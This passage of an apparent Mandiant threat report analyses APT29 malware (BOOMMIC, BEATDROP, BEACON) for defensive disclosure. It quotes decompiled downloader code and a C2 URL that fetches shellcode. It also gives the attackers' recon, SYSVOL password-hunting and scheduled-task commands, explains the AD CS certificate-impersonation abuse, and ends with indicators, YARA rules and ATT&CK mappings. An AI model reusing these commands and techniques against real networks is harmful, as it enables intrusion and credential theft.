  result = 0;
  if ( K32GetProcessImageFileNameA(hProcess, ImageFileName, 0x138u) )
  {
    SubStr = (char *)zXor("f8o%i.gci5i", 12);   // jucheck.exe
    if ( std::operator==<std::allocator<char>,std::allocator<char>>(ImageFileName, SubStr) )
      return 1;
  }
  return result;
```

Figure 24: BOOMMIC check for jucheck.exe

If the malware is running under jucheck.exe, it will then create a host id for the compromised target to be used in the request to download a payload. The host id is created by hex-encoding the DNS domain and legacy account name of the target system. These values are then formatted in the following manner: <dns_domain>_<account_name>, after both <dns_domain> and <account_name> are encoded by adding 3 to the ordinal of each character.



```
Buffer = (char *)Alloc(645);
lpNameBuffer = (LPSTR)Alloc(260);
v6 = (void *)Alloc(260);
_bzero(Buffer, 0x285u);
_bzero(lpNameBuffer, 0x104u);
_bzero(v6, 0x104u);
zGetComputerNameExA_wrapper(Buffer, 0x285u);
nSize = 260;
GetUserNameExA(NameSamCompatible, lpNameBuffer, &nSize);
v1 = (const char *)zXor(aSh, 6);          // %s_%s
sprintf_s(Buffer, 0x285u, v1);
idx = 0;
v8 = 0;
while ( idx < 260 )
{
  if ( Buffer[idx] )
  {
    v2 = (const char *)zXor(")}>5", 5);   // %02x
    sprintf_s((char *const)v6 + v8, 0x104u, v2);
  }
  ++idx;
  v8 += 2;
}
zDownloadAndExecutePayload((char *)v6);
```

Figure 25: BOOMMIC host id creation

Once the host id has been created, BOOMMIC passes this value to the function used to download and execute payloads to be used as part of the request. BOOMMIC then sends a GET request to its C2 to download and execute a shellcode payload. Mandiant observed APT29 leveraging compromised websites as the C2 for BOOMMIC. Once a payload is successfully downloaded, BOOMMIC XOR decodes and then executes it in memory.

Figure 26: Example of a BOOMMIC GET request, misusing a compromised website as C2

```
https://maybyrne[.]co[.]uk/modules/mod_search/mod_global_search.php?bin_data=
<host_id>&Article=AboutMe
```

Escalate Privileges

Mandiant observed APT29 quickly move to escalate their privileges within domains once access was established. In multiple cases, APT29 was able to gain Domain Admin in less than 12 hours from the initial phishing payload's execution. APT29 was observed utilizing a variety of TTPs to escalate their privileges. In one instance, APT29 was observed writing files that contained Kerberos tickets most likely to be used in Pass the Ticket attacks or for offline cracking.

APT29 was also observed exploiting misconfigured certificate templates to allow them to impersonate admin users. From here, APT29 created additional malicious certificates which they used to move laterally within the environment. This recent technique, which is well documented in a report from SpecterOps and was presented at Blackhat in August 2021, gives the attacker the ability to quickly escalate their privileges within the environment, but also provides a method for long term persistence through the creation of malicious certificates.

A brief overview of the technique as used by APT29 in actual compromises that Mandiant investigated follows.

Microsoft offers "Active Directory Certificate Services" (AD CS) for providing certificate enrollment, revocation and trust setup. It allows for setting up the "Public Key Infrastructure" (PKI) needed for issuing certificates for internal HTTPS sites, VPNs, certificate based authentication etc.

AD CS will enable the setup of "Certificate Templates" that are used when generating new certificates. The particular misconfiguration abused by APT29, referenced by SpecterOps as ESC1, allows low-privileged users to escalate directly to Domain Admin. Related to this specific case of abuse, three distinct settings on a certificate template are important:

- Who can request a certificate using the template
- What is the allowed usage of a certificate from the template
- Is Subject Alternative Names (SAN) allowed
- What are the issuance requirements

In multiple cases the attacker found certificate templates with “Domain Users” enrollment rights, meaning all users can request the certificate, a usage including “Client Authentication”, meaning the certificate can be used to authenticate users, and a setting allowing the Subject and SAN to be specified by the requester (“ENROLLEE_SUPPLIES_SUBJECT”).

When performing authentication to Active Directory with Kerberos using the Public Key Cryptography for Initial Authentication (PKINIT) Kerberos flow, the Domain Controller will verify the SAN against the User Principal Name (UPN) of the authenticating principal. Therefore, being allowed to specify an arbitrary SAN allows the requester of the certificate to impersonate any principal in the domain.

These settings allowed the attacker to request a certificate with a low privileged account and specify a high-privileged account in the SAN field and use this certificate for authentication. The practical steps beyond the aforementioned creation of the certificate are to use the certificate with a request for a Ticket Granting Ticket (TGT) and then use that TGT for authentication.

The linked SpecterOps document provides much more detail and additional techniques besides this one example.

Reconnaissance

Once APT29 established access, Mandiant observed the group performing extensive reconnaissance of hosts and the Active Directory environment. The group was also observed conducting on-host reconnaissance looking for credentials.

One of the first commands employed by the group was the windows net command. APT29 was observed using the net command widely to enumerate users and groups.

Figure 27: APT29 net recon commands

```
net use

net localgroup Administrators

net1 localgroup Administrators

net user /domain <redacted>

net group /domain "Enterprise Admins"
```

APT29 was also observed by Mandiant using nltest to enumerate Domain Controllers on the domain:

Figure 28: APT29 nltest recon

```
C:\\WINDOWS\\system32\\cmd.exe /C nltest /dclist:DOMAIN
```

One notable TTP observed by APT29 was the hunting for passwords stored in SYSVOL. This technique relies on passwords that are stored as part of Group Policy Preferences. Passwords stored in this way are encrypted using a known scheme that can easily be decrypted. Microsoft fixed this in MS14-025 which removed the option of configuring Group Policy Preferences with the “cpassword”. While the patch was issued in 2014 it is still possible to come across systems with passwords stored in Group Policy Preferences, either due to the patch never having been applied or because the patch does not remove existing Group Policy Preferences that contain passwords (as Microsoft does not risk breaking existing functionality).

Figure 29: APT29 GPP password datamining

```
C:\WINDOWS\system32\cmd.exe /C findstr /S /I cpassword \\DOMAIN\sysvol\DOMAIN\policies\*.xml
```

Lateral Movement

Mandiant observed APT29 quickly moving laterally within an environment. To facilitate lateral movement APT29 relied on a combination of malicious certificates used for impersonation of privileged users and SMB BEACON.

APT29 was first observed moving laterally after the group was seen staging and deploying SMB BEACON to multiple systems. To facilitate the staging of BEACON on remote systems APT29 utilized a malicious certificate that allowed the group to impersonate a privileged user. The first evidence of SMB BEACON being deployed was seen through the local staging of a zip file shortly following the successful execution of BOOMMIC.

Figure 30: SMB BEACON staging

```
powershell  -c "expand-archive SharedReality.zip SharedReality.dll"
```

Analysis of SharedReality.dll identified it to be a memory-only dropper written in Go language that decrypts and executes an embedded BEACON payload. The BEACON payload was identified to be SMB BEACON that communicates over the following named pipe:

Figure 31: SharedReality.dll Named Pipe

```
\\.\pipe\SapIServerPipes-1-15-21-07836
```

APT29 was then observed utilizing the impersonation of a privileged user to copy SharedReality.dll to the Temp directory of multiple systems. The group then deployed it via a scheduled task named SharedRealitySvcDLC which was installed and executed. After executing the scheduled task, the task was then immediately deleted.

Figure 32: BEACON Scheduled Task

```
schtasks  /create /s <REDACTED> /tn "SharedRealitySvcDLC" /ru SYSTEM /tr
"C:\Windows\System32\rundll32.exe c:\Windows\Temp\SharedReality.dll warn_fwalk_maxunicode" /sc
onstart
```

Maintain Presence and Complete Mission

As previously noted, Mandiant has observed the group widely using scheduled tasks, run keys, malicious certificates, and in-memory backdoors, in some cases multiple per system. The use of these techniques and tools represents the multiple means by which APT29 attempts to maintain access within an environment. This is further supported by the activity identified by Mandiant that saw APT29 writing zip files that contained Kerberos tickets as well as the creation and most likely exportation of malicious certificates.

The totality of the TTPs used by APT29 supports the assessment that APT29's goal in these campaigns is to establish multiple means of long-term access to facilitate intelligence collection for espionage purposes within the targeted diplomatic entities' victim networks.

Outlook and Implications

This latest wave of spear phishing showcases APT29's enduring interests in obtaining diplomatic and foreign policy information from governments around the world. The shift away from BEATDROP to BEACON further highlights the group's efforts to vary its TTPs and alter BEACON delivery mechanisms via spear phishing campaigns that follow a notable pattern.

Mandiant anticipates sustained waves of phishing activity by APT29 that employ novel tools and infrastructure to hinder detection. While these campaigns are likely to be directed against diplomatic missions and foreign policy information as part of the group's mandate to support Russian strategic interests, the invasion of Ukraine and heightened tensions between the West, Europe, and Russia are likely to influence the intensity and urgency of collection operations.

Malware Descriptions

During this phishing campaign, Mandiant observed APT29 utilizing the following malware families:

- BEATDROP:
    - BEATDROP is a downloader written in C that uses Atlassian's project management service Trello for C&C. BEATDROP uses Trello to store victim information and retrieve AES-encrypted shellcode payloads to be executed. BEATDROP then injects and executes downloaded payloads into a suspended process.
    - Upon execution, BEATDROP maps a copy of ntdll.dll into memory to execute shellcode in its own process. The sample then creates a suspended thread with RtlCreateUserThread the thread points to NtCreateFile. The sample changes execution to shellcode and resumes the thread. The shellcode payload is retrieved from Trello and is targeted per victim. Once the payload has been retrieved, it is deleted from Trello.
- BOOMMIC
    - BOOMMIC, publicly referred to as VaporRage, is a shellcode downloader written in C that communicates over HTTPS. Shellcode Payloads are retrieved from a hardcoded C2 that uses an encoded host_id generated from the targets domain and account name. BOOMMIC XOR decodes the downloaded shellcode payload in memory and executes it.
    - BOOMMIC is executed by jucheck.exe through DLL side-loading that executes a malicious javafx_font.dll BOOMMIC payload

- ROOTSAW
  - ROOTSAW, publicly referred to as EnvyScout, is a dropper HTML file that contains Javascript which XOR and Base64 decodes an embedded ISO/IMG file to be further executed.
- BEACON:
  - BEACON is a backdoor written in C/C++ that is part of the Cobalt Strike framework. Supported backdoor commands include shell command execution, file transfer, file execution, and file management. BEACON can also capture keystrokes and screenshots as well as act as a proxy server. BEACON may also be tasked with harvesting system credentials, port scanning, and enumerating systems on a network. BEACON communicates with a C2 server via HTTP or DNS.

Technical Indicators

Malware Family	MD5	SHA256
ROOTSAW	2f712cdae87cdb7ccc0f4046ffa3281d	207132befb085f413480f8af9fdd690ddf5b9d21a9ea0d4a4e75f34f023
ROOTSAW	4ae0b6be7f38e2eb84b881abf5110edc	538d896cf066796d8546a587deea385db9e285f1a7ebf7dcddae22f8d
ROOTSAW	628799f1f8146038b488c9ed06799b93	a896c2d16cadcdedd10390c3af3399361914db57bde1673e46180244
BEATDROP	6ac740ebf98df7217d31cb826a207af6	2f11ca3dcc1d9400e141d8f3ee9a7a0d18e21908e825990f5c2211921
BEATDROP	a0b4e7622728c317f37ae354b8bc3dbb	8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26
BEATDROP	e031c9984f65a9060ec1e70fbb84746b	95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb
BOOMMIC	363a95777f401df40db61148593ea387	8cb64b95931d435e01b835c05c2774b1f66399381b9fa0b3fb8ec07e1
BEACON – DLL	37ea95f7fa8fb51446c18f9f3aa63df3	6ee1e629494d7b5138386d98bd718b010ee774fe4a4c9d0e0695254
BEACON – ISO Dropper	97fa94e60ccc91dcc6e5ee2848f48415	3cb0d2cff9db85c8e816515ddc380ea73850846317b0bb73ea6145c0
BEACON – LNK Launcher	da1787c54896a926b4893de19fd2554c	fdce78f3acfa557414d3f2c6cf95d18bdb8de1f6ffd3585256dfa682a441
BEACON – DLL	8716cec33a4fea1c00d57c4040945d9e	e8da0c4416f4353aad4620b5a83ff84d6d8b9b8a748fdbe96d8a4d02a
BEACON – ISO Dropper	4af2a3d07062d5d28dad7d3a6dfb0b4b	34e7482d689429745dd3866caf5ddd5de52a179db7068f6b545ff5154
BEACON – LNK Launcher	c23f1af6d1724324f866fe68634396f9	e5de12f16af0b174537bbdf779b34a7c66287591323c2ec86845cecdd

Detections

```
rule M_APT_Downloader_BEATDROP

{

    meta:

        author = "Mandiant"

        description = "Rule looking for BEATDROP malware"

    strings:

        $ntdll1 = "ntdll" ascii fullword

        $ntdll2 = "C:\\Windows\\System32\\ntdll.dll" ascii fullword nocase

        $url1 = "api.trello.com" ascii

        $url2 = "/members/me/boards?key=" ascii

        $url3 = "/cards?key=" ascii

    condition:

        uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550 and filesize < 1MB and all of
them

}
import "pe"

rule M_APT_Downloader_BOOMMIC {
  meta:

    author = "Mandiant"

    description = "Rule looking for BOOMMIC malware"

       strings:

       $loc_10001000 = { 55 8B EC 8D 45 0C 50 8B 4D 08 51 6A 02 FF 15 [4] 85 C0 74 09 B8 01 00 00
00 EB 04 EB 02 33 C0 5D C3 }

       $loc_100012fd = {6A 00 8D 55 EC 52 8B 45 D4 50 6A 05 8B 4D E4 51 FF 15 }

       $func1 = "GetComputerNameExA" ascii

       $func2 = "HttpQueryInfoA" ascii

       condition:

       uint16(0) == 0x5a4d and uint32(uint32(0x3C)) == 0x00004550 and filesize < 1MB and

       (

              ($loc_10001000 and $func1) or

              ($loc_100012fd and $func2)

       )

}
```

Acknowledgements

We would like to thank the Incident Response consultants, Managed Defense responders, FLARE reverse engineers, and our colleagues in Mandiant Intelligence who enable this research. In addition, we would like to thank Geoff Ackerman, Mathias Frank, Bart Vanautgaerden, and Barry Vengerik for their technical review.

MITRE ATT&CK TTPs

Defense Evasion

- T1027: Obfuscated Files or Information
- T1027.005: Indicator Removal from Tools
- T1055: Process Injection
- T1070: Indicator Removal on Host
- T1070.001: Clear Windows Event Logs
- T1070.004: File Deletion
- T1070.006: Timestomp
- T1078: Valid Accounts
- T1112: Modify Registry
- T1134: Access Token Manipulation
- T1134.001: Token Impersonation/Theft
- T1140: Deobfuscate/Decode Files or Information
- T1202: Indirect Command Execution
- T1218.005: Mshta
- T1218.011: Rundll32
- T1497: Virtualization/Sandbox Evasion
- T1497.001: System Checks

- T1564.003: Hidden Window
- T1574.008: Path Interception by Search Order Hijacking
- T1620: Reflective Code Loading

Execution

- T1047: Windows Management Instrumentation
- T1053: Scheduled Task/Job
- T1053.005: Scheduled Task
- T1059: Command and Scripting Interpreter
- T1059: PowerShell
- T1059.003: Windows Command Shell
- T1059.007: JavaScript
- T1204.001: Malicious Link
- T1204.002: Malicious File
- T1569.002: Service Execution

Initial Access

- T1133: External Remote Services
- T1199: Trusted Relationship
- T1566: Phishing
- T1566.001: Spearphishing Attachment
- T1566.002: Spearphishing Link

Resource Development

- T1583.003: Virtual Private Server
- T1584: Compromise Infrastructure
- T1588.004: Digital Certificates
- T1608.003: Install Digital Certificate
- T1608.005: Link Target

Discovery

- T1007: System Service Discovery
- T1012: Query Registry
- T1016: System Network Configuration Discovery
- T1016.001: Internet Connection Discovery
- T1033: System Owner/User Discovery
- T1046: Network Service Scanning
- T1049: System Network Connections Discovery
- T1057: Process Discovery
- T1069: Permission Groups Discovery

- T1069.001: Local Groups
- T1069.002: Domain Groups
- T1082: System Information Discovery
- T1083: File and Directory Discovery
- T1087: Account Discovery
- T1087.001: Local Account
- T1087.002: Domain Account
- T1482: Domain Trust Discovery
- T1518: Software Discovery

Collection

- T1005: Data from Local System
- T1039: Data from Network Shared Drive
- T1056.001: Keylogging
- T1074: Data Staged
- T1213.002: Sharepoint
- T1560: Archive Collected Data
- T1560.001: Archive via Utility

Lateral Movement

- T1021.001: Remote Desktop Protocol
- T1021.002: SMB/Windows Admin Shares
- T1021.004: SSH

Credential Access

- T1003.003: NTDS
- T1003.008: /etc/passwd and /etc/shadow
- T1552.001: Credentials In Files
- T1552.006: Group Policy Preferences
- T1558: Steal or Forge Kerberos Tickets
- T1558.003: Kerberoasting
- T1606.001: Web Cookies

Command and Control

- T1071: Application Layer Protocol
- T1071.001: Web Protocols
- T1071.004: DNS
- T1090: Proxy
- T1095: Non-Application Layer Protocol
- T1102: Web Service

- T1105: Ingress Tool Transfer
- T1571: Non-Standard Port
- T1573.001: Symmetric Cryptography
- T1573.002: Asymmetric Cryptography

Persistence

- T1098: Account Manipulation
- T1543.003: Windows Service
- T1547.001: Registry Run Keys / Startup Folder
- T1547.009: Shortcut Modification
- T1095: Non-Application Layer Protocol
- T1102: Web Service
- T1105: Ingress Tool Transfer
- T1571: Non-Standard Port
- T1573.001: Symmetric Cryptography
- T1573.002: Asymmetric Cryptography

Impact

- T1489: Service Stop
- T1529: System Shutdown/Reboot

Exfiltration

- T1030: Data Transfer Size Limits